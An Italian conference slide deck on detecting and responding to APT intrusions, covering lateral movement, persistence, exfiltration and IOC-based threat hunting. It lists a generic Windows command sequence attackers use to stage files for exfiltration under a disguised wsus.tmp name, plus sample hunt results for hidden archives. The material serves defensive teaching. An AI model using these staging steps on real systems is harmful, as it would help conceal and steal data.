SLIDE NON DISPONIBILE NELLA VERSIONE PUBBLICA DI QUESTA PRESENTAZIONE

Anche i seriali dei software…. ☺

«Come capirete, prima di chiedervi un takedown (disconnessione del server, per la quale immagino dobbiate per procedura avvertire il proprietario), passando quindi dal GOV CERT italiano, ICANN, AIFA o altre authority, vorremmo capire se il server è stato violato o se, magari, siamo a due passi dall'identificare la gang di cybercriminali che c'è dietro.

In attesa di una vostra certa risposta,


Raoul Chiesa»

Lateral Movement

Game Over

- Se hanno accesso a un sistema a hanno le credenziali di amministratore difficilmente utilizzeranno malware per **muoversi inosservati all'interno dell'organizzazione**.
- Eccezioni esistono ma usate raramente e su attacchi tattici e non strategici
- Esempio: su una macchina viene montata una shell di rete e poi viene eseguito codice. **Sul Client non c'è malware,** ma *viene eseguito* malware
- Più spesso gli script si trovano sullo **share di rete** e l'unico comando usato sul client è **cmd.exe**

Maintain Persistance



Il limite è la fantasia

- Spesso vengono usati dei **RAT**
- Qualche volta vengono installati **software di gestione remota**
- Qualcuno crea nuovi dipendenti “remoti” liberi di accedere via **VPN**
- Sulla singola postazione di solito le tracce da **cercare sono nel registro**:

- Ma **cosa cercare** è una informazione di Intelligence

Complete Mission

- Le tecniche per far uscire i dati sono **relativamente statiche**
- **Si cambia quando non funzionano più**… finché funzionano il gruppo tende a non inventare nuovamente l'acqua calda
- Soprattutto i sistemi di **aggregazione dei dati** prima della loro fuori uscita sono statici in quanto output di script

```
1. dir <directory>
2. dir <directory\filename1>
3. makecab <directory\file1> <staging directory>\wsus.tmp or copy
   <directory\file1> <staging directory>\wsus.tmp
4. dir <staging directory>\wsus.tmp
5. del <staging directory>\wsus.tmp
```


- Tutto quello che è statico è **molto interessante per una ricerca**
- **«Statico»….si fa per dire, ovviamente!** ☺

Ora tocca a Wolf!

- Perché Wolf
  - ✓ Per individuare **esseri senzienti** ci vogliono esseri senzienti
- Che informazioni vengono fornite a Wolf
  - ✓ IOC sul codice per analisi del malware (**Actionable Intelligence**)
  - ✓ IOC del gruppo APT per analisi dell'attacco (**Intelligence**)
- Che caratteristiche dovranno avere gli strumenti che userà Wolf
  - ✓ **Strumenti** di accesso remoto finalizzati alla analisi forense
  - ✓ Leggeri – con/senza agent – **non volatile e volatile**
- Cosa dovrà cercare Wolf
  - ✓ **Come** sono entrati i ladri
  - ✓ **Cosa** hanno portato via i ladri
  - ✓ **Cosa volevano** i ladri che non sono riusciti ancora a portare via
  - ✓ **E soprattutto se i ladri sono ancora in casa!**
- Attività apparentemente romantica

✓ ma alla fine tutto si basa sulla **metodologia, sul lavoro di squadra, sullo scambio di informazioni, sull'esperienza!**

Strumenti: raccolta di informazioni automatica



Ricerca automaticamente gli IOC su tutti i sistemi


IOC provenienti da:

- Actionable Intelligence
- Intelligence
- Custom


Triage package contenente:

- Accessi al disco
- Chiavi di registro
- Processi
- Comunicazioni
- Query DNS

Analisi delle informazioni raccolte




Wolf vs Humans




Database distribuiti ed Intelligence on attackers

Anche il Non Volatile



- Analisi della memoria di processi specifici

Esempio: Il processo nativo Windows **csrss.exe** registra tutti i comandi lanciati via cmd.exe (Prompt DOS)



IOC Custom

RESEARCH-1 (IP: 192.168.7.135 ID: 1093)

APT1 IR-12345 Hunt - Hidden RAR and 7za Files (UID: 3904d4ad)

mir.w32rawfiles.xml View Document: in MIR , in Browser

Full Path	Size in Bytes	MD5	Owner	Created
C:\WINDOWS\Help\sysdm2.chm	1355897		RESEARCH-1\Alice_Admin	2014-08-18 00:45:30Z

RESEARCH-2 (IP: 192.168.7.136 ID: 1024)


APT1 IR-12345 Hunt - Hidden RAR and 7za Files (UID: 3904d4ad)

mir.w32rawfiles.xml View Document: in MIR , in Browser

Full Path	Size in Bytes	MD5	Owner
C:\RECYCLER\S-1-5-21-606747145-308236825-1801674531-1004\Dc3.chm	1355897		RESEARCH-2\Bob_Admin
C:\WINDOWS\Help\sysdm2.chm	1355897		RESEARCH-2\Bob_Admin

- **IOC Custom** - Es. Ricerca dell'attività di account compromessi o file con estensione camuffata
- Ricerca di indizi di compromissione in tutta la rete

“Gestione” remota in tutta tranquillità



Host isolato dalla rete in meno di un minuto

Whitelist dei sistemi SOC/CIRT

Conclusioni

Da: Prevent – Detect – Contain

- ✓ A: Detect – Contain – Prevent
  Ovvero **spostare l'attenzione dal malware all'Attaccante**

- **Actionable Intelligence:** ci aiuta a capire cosa abbiamo davanti e in che fase è, focalizzandoci e investendo bene le risorse (non infinite)

- **Intelligence:** permette di dare in mano a Wolf tutte le informazioni che possano facilitare il suo lavoro di investigazione

Q&A?

Grazie per la vostra attenzione!

Raoul Chiesa
rc [at] security-brokers [dot] com
Daniele Nicita
daniele.nicita [at] FireEye [dot] com